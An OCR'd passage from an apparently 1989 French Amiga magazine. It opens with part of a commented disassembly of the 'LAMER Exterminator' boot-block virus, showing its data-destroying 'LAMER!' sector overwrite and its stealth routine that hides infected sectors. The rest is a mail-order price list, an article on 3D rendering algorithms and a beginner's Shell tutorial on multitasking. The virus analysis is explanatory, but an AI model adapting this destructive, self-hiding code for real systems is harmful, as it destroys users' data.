030262: bne.s  $03025c
030264: move.w #$00ff,D0; Calcule le checksum du nouveau
030268: moveq  #$00,D1; bootblock
03026a: move.l 324(PC){=$303b0),A0
03026e: move.l A0,A2
030270: add.l  (A0)+,D1
030272: bcc.s  $030276
030274: addq.l #1,D1
030276: dbf    D0,$030270
03027a: not.l  D1
03027c: add.l  4(A2),D1
030280: bcc.s  $030284
030282: addq.l #1,D1
030284: move.l D1,4(A2); Stocke ce checksum
030288: bsr.l  $030326; Et ExecuteIO
03028c: lea    294(PC){=$303b4),A0
030290: tst.b  1(A0); Compteur de reboot (unités) nul?
030294: beq.s  $03029a; Oui, ça va faire mal!
030296: subq.b #1,1(A0); Non, on le décrémente
03029a: tst.w  (A0); Compteur général nul?
03029c: bne.s  $0302f4; Non, ça ira pour cette fois

;-- ... et en deuxième lieu, choisit un secteur au hasard
;-- et le remplit de LAMER!
03029e: move.w #$0203,(A0); Restitue le compteur
0302a2: move.b #CMD_READ,29(A1)
0302a8: move.l #$00000200,io_Length(A1)
0302b0: move.l 254(PC){=$303b0),io_Data(A1)
0302b6: move.w $dff006,D0
0302bc: divs   #$0026,D0
0302c0: muls   #$0200,D0
0302c4: move.l D0,io_Offset(A1); Secteur au hasard
0302c8: bsr.s  $030326; Lecture de ce secteur
0302ca: move.l 228(PC){=$303b0),A0
0302ce: cmpi.b #$08,3(A0); Est-il de type DATA?
0302d4: bne.s  $0302f4; Non, on laisse tomber
0302d6: move.w #$0054,D0
0302da: move.l #$4c616d65,(A0)+; = "LAME"
0302e0: move.w #$7221,(A0)+; = "R!"
0302e4: dbf    D0,$0302da; Et ce, $1fa fois!
0302e8: move.w #$2121,(A0); Complète avec deux "!!"
0302ec: move.b #CMD_WRITE,io_Command(A1)
0302f2: bsr.s  $030326; Et récrit ce secteur
0302f4: moveq  #$01,D0; Rappelle struct IoStdReq originelle
0302f6: bsr.s  $03035c; Et va l'exécuter
0302f8: movem.l (A7)+,A3-A1/D2-D1
0302fc: rts

;-- Longueur des data = 512 octets
0302fe: cmpi.b #CMD_READ,io_Command(A1)
030304: bne.s  $030356; Lit le secteur demandé
030306: bsr.s  $03032c; Fait le ménage, mais avec une struct
030308: move.l io_Data(A1),A0 ; IOStdReq (et non Node, cette fois)
03030c: move.w 422(A0),D0; Le secteur est-il infecté (422=$1a6)?
030310: cmp.w  148(PC){=$303a6),D0
030314: bne.s  $030324; Non, rien à cacher
030316: move.w #$01ff,D0; Oui, on fait croire à l'utilisateur
03031a: move.l io_Data(A1),A0
03031e: clr.b  (A0)+; qu'il est vide
030320: dbf    D0,$03031e
030324: rts

;-- Routine trop complexe à expliquer en détails ici
;-- indispensable pour ne pas bloquer les autres tâches qui
;-- ont également exprimé des requêtes IO.
;-- Cette routine est directement inspirée de la fonction
;-- DoIO de la ROM. Pour plus de détails, se reporter
;-- à "La Bible de l'Amiga" p401 ou au RKM - Exec
030326: movem.l 4(A7),A3-A1/D2-D1
03032c: movem.l A6/A1,-(A7)
030330: bsr.s  $030356
030332: move.l (A7),A1
030334: move.l $0004,A6
030338: move.b 124(PC){=$303b6),D0
03033c: bne.s  $03034c; C'est une struct IOStdReq
03033e: cmpi.b #$07,8(A1); Attend un REPLY_MSG
030344: bne.s  $03033e; (c'est une struct Node)
030346: jsr    Remove(A6)
03034a: bra.s  $030350
03034c: jsr    WaitIO(A6)
030350: movem.l (A7)+,A6/A1
030354: rts

;-- Exécution normale de ExecuteIO
030356: move.l 84(PC){=$303ac),-(A7)
03035a: rts

;-- Transfère les champs Command, Flags, Error, Actual, Length
;-- Data et Offset de la struct IoStdReq
;--   * de $303da vers la struct IOstdReq si D0 <> 0
;--   * l'inverse si d0 = 0
03035c: lea    28(A1),A0
030360: lea    120(PC){=$303da),A2
030364: tst.l  D0
030366: beq.s  $03036a
030368: exg    A0,A2
03036a: moveq  #$04,D0
03036c: move.l (A0)+,(A2)+
03036e: dbf    D0,$03036c
030372: rts

030374: dc.b"trackdisk.device",0,0
030386: dc.b"The LAMER Exterminator !!!"

0303a0:dc.b $31
0303a1:dc.b$bf; Octet aléatoire
0303a2: dc.l$f0; Compteur incrémenté
0303a6:dc.w$abcd; Mot d'identification du virus
0303a8: dc.l0; Sauvegarde de l'adresse de l'ancienne
    ; -- routine KickSumData (devient $30152)
0303ac: dc.l0; Adresse de ExecuteIO
0303b0: dc.l0; Pointeur sur zone de mémoire allouée
0303b4: dc.w$203; Compteur décrémenté avant les ravages
0303b6:dc.w0; Sauvegarde de io_Flags
0303b8: dc.l0; Pointeur sur structure résidente ($303c0)
0303bc:dc.l0; Adresse des éventuels autres résidents
0303c0 - 0303da; Table résidente
0303da - 0303ee; Copie d'une partie de la struct IOStdReq
```

INTERNATIONAL

CASH & CARRY MICRO

C.C.M.

"Cash & Carry Micro"
37, rue des Mathurins
75008 PARIS

Tous nos Prix sont TTC

Commandes Téléphoniques
☎(1) 40 16 04 02

Les Périphériques de L'amiga 500

10021	Moniteur couleur HR	2550
10008	Extension 512K + Horloge	1290
10012	Disque dur 20 MEGS	4890
10007	Prise Péritel	150
10017	Extension Spirit 0K	1600

RAM POUR A590 (UNIQUEMENT)
Par Kit de 512K 705 FRS ttc
code R590

BUREAU INFORMATIQUE
Bois Couleurur Métal peut être repeint
1-niveau Clavier, 1 Niveau Moniteur
2 étagères latérales rétractables
800 TTC (en port du)

Note
AMIGA 500 AMIGA2000 A590 A2058
Sont des marques déposées de Commodore Inc.

★★★ NOUVEAUTES ★★★
HARD ET SOFT
NOUS TELEPHONER

POUR AMIGA 500 & 2000
LECTEUR 5"1/4 1380 Frs
Code P15

POUR AMIGA 2000
EXTENSION 8 M.O.
Peuplée 2 M.O.
4890 TTC
code P18

20065 - PERFECT SOUND
830 Frs
20066 AMAS (DIGIT & INTERFACE MIDI)
990 Frs

PROMOS VIDEO
Vous avez une Caméra Vidéo
Alors avec Votre AMIGA
Titrez, Trucquez, Montez etc..
Digitalisez Etc...

40006 PACK DIGIT
DG88+Digiview Gold
(Filtre Electronique et logiciel Digit)
3590 Frs.

40007 PACK PRO
GST GOLD + Digiview Gold
(Genlock, Filtre électronique, Codeur PAL et logiciel digit)
6990 Frs.

SUPER SOURIS
Trés résistante et Bonne Prise en main
AVEC TAPIS ET SUPPORT SOURIS
POUR AMIGA 500 ET 2000
309 TTC

ADAPTEZ UN PC XT DANS VOTRE AMIGA 2000
PRIX Décembre 3400 FRS

Périphériques et accessoires (500/2000)

10005	Lecteur 3 1/2 extra plat	950
10006	Lecteur Standart	1050
10007	Prise Péritel	150
10030	SCANNER A4 N&B	4590
10009	Imprimante 80 col 100 cps	1300
10010	Imprimante 80 col 120 cps	1480
10011	Imprimante couleur 9 aig.	1990
10031	FLICKER FIXER	4490
10013	Joystick QS	70
10014	Gd. Marque 3"1/2 2DD par 10	105
10015	Gd. Marque 3"1/2 2DD par 100	920
10016	ECE MIDI	505
10016	Tapis Souris	60
10032	Carte Accélératrice + 2 Meg	12490
10018	DISK 3"1/2 BULK par 50	395
10019	DISK 3"1/2 BULK par 100	740
10020	Btes. Posso pour 150 3"1/2	120

UTILITAIRES

20005	DIGIVIEW GOLD	1650
20006	DELUXE PAINT III	690
20007	B.A.D.	315
20008	ANIMAGIC	700
20009	PROFESSIONAL DRAW	1300
20009	PHOTON PAINT 2	890
20010	3D DEMON	700
20011	GFA BASIC	650
20012	CLIMATE	250
20012	PROJECT D	320
20013	KINDSWORDS 2	560
20034	DIGIPAINT 3	790
20015	AMAX (avec 128 k de rom)	2990
20016	Pixmate 1.1	415
20017	Fantavision	390
20018	THE DIRECTOR	485
20019	SCULPT 3D XL	1210
20020	SCULPT ANI 4D JUNIOR	995

JEUX

30026	BATMAN	250
30026	SHADOW OF BEAST	295
30027	Super Scramble	190
30038	GREAT COURTS	245
30029	FALCON	280
30030	FALCON MISSION	185
30031	VOLLEY BALL SIM	190
30032	BEACH VOLLEY	205
30028	RICK DANGEROUS	180
30020	SILK WORM	205
30024	BLOODWYCH	225
30013	SPACE HARRIER	199
30014	SUPER HANGON	240
30015	DRAGON'S LAIR	340
30016	DRAGON NINJA	225
30037	ALTERED BEAST	235
30041	NORTH AND SOUTH	225
30023	F16 COMBAT PILOT	219

★ ★ ★ ★ SPECIAL MICROS ★ ★ ★ ★
PRIX PREFERENCIELS - FACILITES DE PAIEMENT 2 OPTIONS
A) Chèque remis à l'encaissement le 15 janvier 1990
B) Règlement en 3 chèques : Fin dévembre 89 - 31/.01/90 - 28/02/90
NOUS CONSULTER POUR PRIX ET ACCORD

RAM POUR A2058
OU EXTENSION CCM (CI DESSUS)
1395 Frs ttc le MEGA
code e2000

A DECOUPER OU RECOPIER (Bien lire les conditions de Ventes)

NOM :
Prénom :
Adresse :
Ville :
Téléphone :
N° VISA/CB :
Date Expiration :

CODE	DESIGNATION	QUANTITE	TOTAL
	REGLEMENT Par chèque Joint, CB ou VISA	Frais de port	
		TOTAL	


CONDITIONS GENERALES DE VENTES

Vente UNIQUEMENT par correspondance. La première commande est passée par courrier ,nos Clients recoivent avec leur première livraison la liste des services, N° de téléphone etc.. qui feront d'eux des clients privilégiés. ATTENTION Frais de port : Les colis de plus de 5Kg (Micros, périphériques etc..) sont livrés en PORT DU. Pour les autres expéditions AJOUTEZ 35 FRS au montant de votre commande. Nous vous prions de bien respecter ces conditions afin de nous permettre de maintenir nos prix.
GARANTIE : les micros et périhériques sont garantis 1 an pièces et main d'oeuvre. Les logiciels sont échangés si deffectueux dans un délais de 3 semaines aprés la livraison. Voir nos conditions de Garantie lors de la livraison. VOS REGLEMENTS NE SONT ENCAISSES QU'APRES EXPEDITION DE LA MARCHANDISE.. Sauf rupture la majorité des commandes sont traitées le jour de réception.

CETTE ANNONCE EST VALABLE LE MOIS DE SA PARUTION ET REMPLACE LES PRECEDENTES.(Anews dec 8-9)

La 3D Part. III

par: François BAUD
Patrick CONCONI
Philippe LOPATKA



LE CALCUL DES SURFACES VISIBLES

La difficulté consiste à représenter de la manière la plus réaliste possible les éléments de la scène et leur position relative dans l'espace. Chaque objet étant constitué d'un assemblage de facettes élémentaires (polygones pour Videoscape et triangles pour Sculpt), il faut déterminer quelles facettes (ou portions de facettes) sont visibles pour l'observateur. De nombreux algorithmes ont été développés mais nous allons n'en examiner que trois, ceux des logiciels testés.

L'ALGORITHME DU PEINTRE

Un des algorithmes les plus connus utilise la notion de classement des facettes, il suppose qu'il est possible de les classer en leur attribuant un numéro qui dépend de leur position par rapport à l'observateur. On commence par la facette la plus éloignée de l'oeil, puis on se rapproche. Une fois le classement établi, on affiche sur l'écran la facette No1 (la plus éloignée) qui donne un dessin de couleur occupant une certaine position de l'image. On affiche ensuite la facette No 2, une autre figure apparaît, qui peut être totalement séparée de la première ou bien venir recouvrir une partie ou la totalité de celle-ci.

On continue le processus en dessinant les facettes par ordre de numéro croissant et lorsqu'elles ont toutes été affichées, l'image finale ne représente que les parties visibles de la scène, les parties cachées ayant été effacées à un moment ou un autre par recouvrement. Ce procédé est connu sous le nom **d'algorithme du peintre.**

Cette technique présente quelques inconvénients car il est parfois impossible de classer les facettes en fonction de leur distance par rapport à l'observateur. Les programmes qui utilisent cet algorithme peuvent soit ignorer le problème (c'est le cas de la première version de Videoscape qui génère parfois des images incorrectes), soit y remédier en subdivisant les facettes critiques. L'examen de ces cas critiques peut aller jusqu'à doubler ou tripler le temps de calcul de l'image.

Les images obtenues avec cette méthode de calcul ont souvent un aspect très irrégulier et sans vie, il est difficile de leur ajouter des détails réalistes tels que des reflets ou des ombres. L'avantage de cette technique réside dans sa vitesse de dessin très élevée: Videoscape, qui utilise l'algorithme du peintre, peut dessiner un objet de plusieurs centaines de facettes en quelques secondes

L'ALGORITHME DU Z-BUFFER

Un autre procédé consiste à imaginer qu'en chaque point de l'écran (pixel) on trace une droite perpendiculaire à celui-ci et dirigée vers l'observateur. Chaque droite rencontre une ou plusieurs facettes avant d'atteindre le plan où se trouve l'observateur. On calcule alors la distance entre chaque point d'intersection avec une facette et l'écran, et on ne conserve que le point le plus proche de l'observateur. En connaissant la facette à laquelle appartient ce point, on peut en déduire la couleur qui doit être affectée à chaque pixel de l'écran. L'image complète est obtenue après avoir étudié toutes les droites issues de tous les pixels. Cet algorithme est connu sous le nom de calcul du **Z maximal**, ou encore algorithme du **Z-buffer.**

Dans sa nouvelle version, Videoscape 3D utilise cet algorithme pour obtenir des images plus fines et dans lesquelles les facettes n'ont plus de problème de superposition. La vitesse de calcul est moins élevée qu'avec l'algorithme du peintre mais elle reste plus élevée qu'avec la technique du 'Ray Tracing' que nous allons décrire plus loin. L'algorithme du Z-buffer est le plus utilisé actuellement dans les stations graphiques à vocation professionnelle.

L'ILLUSION DE LA RÉALITE

L'Amiga est le seul ordinateur dans sa gamme de prix pouvant afficher assez de couleurs (4096) pour représenter de manière suffisamment réaliste une scène 3D. Le premier pas vers l'illusion de réalité est franchi lorsqu'on tient compte de l'éclairage ambiant, car la couleur de chaque facette dépend de sa position et de son inclinaison par rapport à une ou plusieurs sources lumineuses. Ce mode de calcul permet également de tenir compte de la nature de la surface des objets, puisque la lumière n'est pas réfléchie de la même manière par un bloc de marbre ou par de l'aluminium poli.


LA GUERRE DES RAYONS

Videoscape 3D, ***DBW-Render*** et ***Sculpt 3D*** sont parmi les meilleurs programmes graphiques jamais conçus pour un micro-ordinateur; ils mettent à notre portée les techniques de création d'images de synthèse utilisées habituellement par des infographistes professionnels, pour la création de génériques de télévision ou d'images publicitaires de choc.

Les images les plus réalistes sont créées par ***Sculpt 4D*** et DBW-Render grâce à la méthode du '**Ray Tracing**' mais elles demandent des temps de calcul parfois prohibitifs. Par contre, Videoscape 3D permet d'obtenir des images plus simplistes mais dans des temps plus raisonnables.

Chaque programme offre une interface différente avec l'utilisateur. Sculpt 4D possède un éditeur graphique très puissant et facile à manipuler avec la souris, tandis que DBW-Render est un langage graphique compilé qui n'accepte que des commandes tapées au clavier. Videoscape se situe entre les deux en proposant une série de modules pour la construction et la présentation des objets. Ces modules produisent toujours des fichiers texte pour la description et l'animation des objets (fichiers qui peuvent être introduits directement au clavier).

Les programmes diffèrent également par la méthode de calcul utilisée pour la représentation mathématique des objets. Ils doivent tenir compte des couleurs, de l'éclairage ambiant et de beaucoup d'autres facteurs pour aboutir à une représentation réaliste des objets tels qu'ils nous apparaissent dans l'espace.



L'approximation la plus grossière consiste à calculer une seule luminosité par facette, tous les points de celle-ci sont alors éclairés de la même manière et représentés par la même couleur. Dans sa première version, Videoscape 3D traitait les objets de cette manière, ce qui leur donnait un aspect anguleux, loin de la réalité, où le passage de la lumière à l'ombre se fait de manière continue.

Pour améliorer le modèle on affecte une luminosité différente à chaque point d'une même facette. Les temps de calcul sont bien entendu beaucoup plus longs, mais l'image obtenue est plus correcte, les facettes offrant alors des dégradés de couleur qui permettent de mieux apprécier les zones d'ombre et de lumière.

D'autres facteurs interviennent dans le calcul de la couleur qu'il faut affecter à chaque point d'une facette. Pour la transparence par exemple, il faut prendre en compte les indices de réfraction des matériaux et leur degré d'opacité.

Pour obtenir une image très réaliste on peut encore ajouter le traitement des réflexions de lumière (qui interfèrent avec le rayonnement des sources principales d'illumination), ainsi que le calcul des ombres portées (qui viennent recouvrir une partie d'un objet). Les algorithmes de base qui prennent en compte tous ces facteurs utilisent en général la technique dite du **Lancer de Rayons** ou **Ray Tracing**.

LE RAY TRACING

Au lieu d'étudier mathématiquement l'impact de chaque rayon lumineux sur tous les objets d'une scène, il suffit de ne tenir compte que des rayons lumineux qui vont atteindre l'oeil de l'observateur. L'idée de base de cet algorithme consiste à calculer le chemin inverse suivi par un rayon lumineux qui partirai de l'oeil de l'observateur pour aller vers un point de l'écran.

Ce rayon rencontre une ou plusieurs surfaces sur son chemin. Suivant les propriétés de ces surfaces, il est arrêté (surface opaque) ou dévié et affaibli (surface transparente). Il peut être réfléchi dans une seule direction ou dans plusieurs (lumière diffuse). Ainsi, à partir d'un seul rayon de départ (appelé rayon primaire), on peut engendrer plusieurs rayons secondaires qui viendront participer au calcul de la luminosité à affecter à un point de l'écran.

L'image complète est obtenue en traitant tous les rayons primaires passant par tous les pixels de l'écran, ainsi que tous les rayons secondaires qui en sont issus et qui sont dirigés vers chaque source lumineuse. Ces algorithmes sont les plus gourmands en temps de calcul (qui dépend du nombre de pixels de l'image). Pour chaque pixel de l'écran il faut tracer au moins un rayon principal ainsi qu'un rayon supplémentaire pour chaque source de lumière, ce qui totalise **128.000** rayons pour une simple image avec une seule source de lumière et en basse résolution (320 x 200 pixels).

Sculpt 4D et DBW-Render utilisent le Ray Tracing pour générer des images d'un réalisme impressionnant avec les 4096 couleurs du mode HAM de l'AMIGA. Biensûr, le temps de calcul d'une image comportant plusieurs objets peut être de plusieurs heures, voire de plusieurs jours! C'est pourquoi ces programmes permettent d'effectuer des tests sur des images de petit format avant d'attaquer la haute résolution. Sculpt 4D offre également d'autres types de représentation, comme le Z-buffer ou le fil de fer (une version spéciale du programme peut travailler avec un circuit d'extension comprenant un processeur plus rapide et un coprocesseur mathématique pouvant réduire de 10 à 100 fois les temps de calcul).

Un dernier élément permettant d'approcher encore plus le réalisme est l'utilisation de textures: il s'agit d'un motif de pixels destiné à remplir une surface donnée et conçu pour suggérer visuellement la nature de cette surface (bois, métal, tissus, etc..). L'image finale est obtenue en juxtaposant ces motifs élémentaires de manière à recouvrir entièrement les objets de la scène. DBW-Render offre le choix entre une infinité de textures car il peut utiliser tous les motifs dessinés ou digitalisés (au format IFF).

SCULPTEUR ET PEINTRE

Il n'y a pas si longtemps, nous ne pouvions que rêver devant les images de synthèse que nous voyions quotidiennement à la télévision et au cinéma Maintenant, en nous armant d'un peu de courage, de beaucoup de patience et d'un Amiga, nous pouvons tous réaliser notre propre dessin animé sur ordinateur à partir d'un univers totalement imaginaire.

P.L.

ZORGLUB

SHELL POUR DEBUTANTS

10e épisode: Le Multitâche

Depuis la dernière fois, vous avez eu largement le temps de sortir de la caverne SCRIPT où çà commençait à manquer d'air.

Notre exploration d'aujourd'hui va nous donner, ceci dit sans l'ombre de la moindre trace de sectarisme, une raison de plus d'être satisfaits d'avoir choisi l'Amiga, laquelle bécane, fût-elle un " simple " Amiga 500, nous offre à un prix incroyablement bas des possibilités que l'on ne trouve que sur des machines considérablement plus chères.

L'Amiga est en effet capable de fonctionner en multitâche. Kekseksa? Cela veut dire qu'il est capable d'exécuter simultanément plusieurs tâches à la fois, du moins en apparence, car en fait - mais ceci est vrai même sur les mini-ordinateurs, les stations de travail et beaucoup de machines moyennes et grosses - il va distribuer le temps disponible de son processeur en profitant de ce que l'exécution de certaines phases de certaines tâches lui laissent une paix royale.

Prenons un exemple: lorsque je tape au clavier (je suis affreusement lent mais nous allons voir que c'est sans conséquence dans le cas présent), j'envoie à la machine quelques signaux par seconde (cela pourrait être quelques dizaines, ce serait toujours très lent). Chaque fois que je frappe une touche, le microprocesseur reconnaît la touche frappée, identifie le caractère, détermine ses coordonnées, l'ajoute au texte, l'envoie à l'écran, puis avance le curseur d'un cran. Mais tout ceci ne lui prend que très peu de temps, je ne sais pas précisément combien, mais au pire çà ne dépasse pas quelques millièmes de seconde. En plus, comme l'Amiga a un co-processeur graphique, le processeur principal est même déchargé d'une partie de ce travail. Alors, le reste du temps, ce processeur principal est disponible et attend qu'on lui donne quelque chose à faire.

Un ordinateur multitâche contient donc un système de gestion des tâches qui lui permet, pendant les temps libres de l'exécution d'une tâche, d'aller voir s'il ne peut pas faire avancer les autres. Comment il le fait n'entre absolument pas dans le cadre de cette série d'articles.

Deux ou trois remarques toutefois:

- un PC, fût-il de type AT, est monotâche. Ce n'est pas parce qu'on peut ouvrir plusieurs fenêtres sous WINDOWS par exemple, que les programmes correspondant à ces fenêtres tournent en même temps. Il sont tous en attente, seul tourne celui dont la fenêtre est excitée. Ce n'est pas non plus parce qu'un peut faire certaines choses pendant que l'imprimante fonctionne, que l'on fait du multitâche; il se fait que certaines imprimantes ont une mémoire-tampon de bonne taille (par exemple une DeskJet peut avoir 128 K de mémoire interne); si le document à imprimer y entre en entier, le système peut reprendre la main immédiatement, tandis que l'imprimante travaillera encore plusieurs minutes. Pour qu'un PC tourne en multitâche, il faut qu'il puisse fonctionner sous UNIX par exemple.

- la plupart des jeux commerciaux ne fonctionnent pas en multitâche, pour la raison qu'il s'agit de " portages " sur l'Amiga de programmes écrits pour des machines monotâches. Pour qu'un programme soit exécutable en multitâche, il faut, lorsqu'on l'appelle, qu'il puisse aller se charger en mémoire là où il y a de la place, et l'emplacement libre dépend de ce qui tourne sur la machine au moment où on appelle le programme. Un programme fait pour une machine monotâche va toujours se loger au même endroit de la mémoire, cela simplifie grandement les problèmes d'adressage et la programmation. C'est pourquoi la plupart des programmes de jeux commerciaux obligent à redémarrer la machine. Dans le cas d'une machine monotâche, c'est un mal indispensable; dans le cas d'une machine multitâche comme l'Amiga, c'est irritant. Le contraste est flagrant avec la plupart des jeux du domaine public, souvent moins impressionnants au niveau du graphisme, mais écrits par des gens qui connaissent la machine, et qui savent faire le ménage en mémoire quand on quitte le jeu. On peut faire un Tiles ou un Tetrix pendant que çà télécharge par exemple. Il faut dire que les jeux à animation rapide s'accomodent par définition mal d'un partage du temps du processeur, l'animation devenant saccadée.

- un système multitâche utilise le temps disponible au cours de l'exécution d'une tâche pour s'occuper d'une autre, encore faut-il qu'il y ait du temps libre. Un programme de calcul d'image (Mandelbrot ou ray-tracing), fait mouliner le processeur à plein temps. Il faut donc qu'il y ait un système de gestion des priorités qui évite l'accaparement de la machine par un programme goulu. Lorsque deux tâches ont la même priorité, l'AmigaDos partage le temps du processeur entre les deux tâches.

- enfin, plus il y a de tâches en fonctionnement en même temps, plus le temps de réponse s'allonge, et plus chacune d'elles semble d'exécuter lentement. Il en va exactement de même sur les ordinateurs de gestion dans les entreprises, il y a des heures où tout le monde travaille et auxquelles le système ne répond que très lentement. C'est pourquoi les tâches très intensives en occupation de l'unité centrale sont effectuées la nuit. Sur l'Amiga, c'est la même chose, la plupart des images en 3 dimensions et multicolores seront calculées la nuit, où à tout autre moment où l'heureux propriétaire de la machine en est séparé.

Bon, assez causé, au travail.

Le multitâche fonctionne parfaitement à partir du Workbench et des icônes, mais ici on ne parle que de SHELL.

Comme d'habitude, je suppose que nous ne disposons " que " d'un AMIGA avec un seul lecteur de disquettes et sans disque dur. Pas d'imprimante non plus, nous ne sommes que 52,15% à en avoir une (source de cette information: enquête publiée par Commodore Revue).

Nous démarrons le système avec notre copie de travail de la disquette Workbench 1.3, nous cliquons dans l'icône du SHELL, et nous voilà chez nous:

```
1.WB1.3>
```

commençons par copier la commande COPY en ram:

```
1.WB1.3> copy c:copy ram:
```

insérons la disquette Extras, et faisons

```
1.WB1.3> ram:copy df0:tools/perfmon ram:
1.WB1.3> ram:copy df0:tools/palette ram:
```

Remettons notre disquette *WB1.3* dans le lecteur. Faisons:

1.WB1.3> **newshell**

réduisons un peu la hauteur de nos deux fenêtres, plaçons-les l'une au-dessus de l'autre, puis appellons-en une troisième

1.WB1.3> **newshell**

et plaçons-la dans le bas de l'écran.
Cliquons dans la première fenêtre, et faisons

1.WB1.3> **ram:perfmon**

dans *PerfMon* il y a un menu, choisissons un intervalle de 0.5 seconde, puis ajustons la taille et la place de la fenêtre à notre meilleure convenance. Dans la moitié du haut, une courbe nous donne le temps libre du processeur (idle signifie inactif, c'est aussi le terme quui désigne le ralenti d'un moteur). Laissons les choses se calmer, et comme le processeur n'a plus rien à faire (sur l'Amiga, le rafraîchissement de l'écran est fait par un co-processeur), la courbe est plate et dans le haut de la fenêtre. Dans la moitié du bas, nous voyons la mémoire " chip " disponible; c'est celle qui est accessible directement par le coprocesseur graphique; un chiffre en bas nous indique ce qui reste de mémoire " normale ", dite " fast ram ".

Ce n'est pas parce que j'ai dit, et nous le vérifierons encore cette fois, que PerfMon est un programme " mal élevé " qu'il n'est pas utile ; il est même très intéressant.

Cliquons dans la deuxième fenêtre SHELL et faisons:

2.WB1.3> **ram:palette**


Nous voyons apparaître une charmante lucarne avec des curseurs qui nous permettent de changer à volonté les couleurs de l'écran.
Remarquons qu'à présent, nous pouvons taper ce que nous voulons dans une des deux premières fenêtres SHELL, sans aucun effet. Ces fenêtres sont bloquées par le programme qu'elles ont lancé.

Cliquons dans la fenêtre 3 et, pour avoir quelque chose qui mette un peu de temps à s'exécuter, tapons:

3.WB1.3> **dir df0: opt a**

Observons grâce à PerfMon ce qui se passe:
La troisième tâche sollicite un peu le processeur; PerfMon ne consomme pas beaucoup de temps, puisqu'il fait deux mesures à la seconde; quant à Palette, il ne consomme rien tant qu'on ne touche pas aux curseurs.

La tâche 3 étant finie, relançons-la, puis attrapons avec la souris le curseur de la



composante bleue dans Palette et déplaçons-le constamment de droite à gauche et de gauche à droite, sur toute sa course.

D'un oeil, observons sur PerfMon l'augmentation de l'occupation du processeur, de l'autre l'impact de ces manipulations sur la vitesse d'exécution de la tâche n° 3.

Tant que nous y sommes, jouons avec les priorités.
Nos trois SHELL ont été ouverts avec la priorité par défaut, qui est 0 . Les priorités peuvent être fixées entre -128 et +127, par la commande CHANGETASKPRI.

Dans notre fenêtre 3, faisons

3.WB1.3> **cd c**
3.WB1.3:c> **dir**

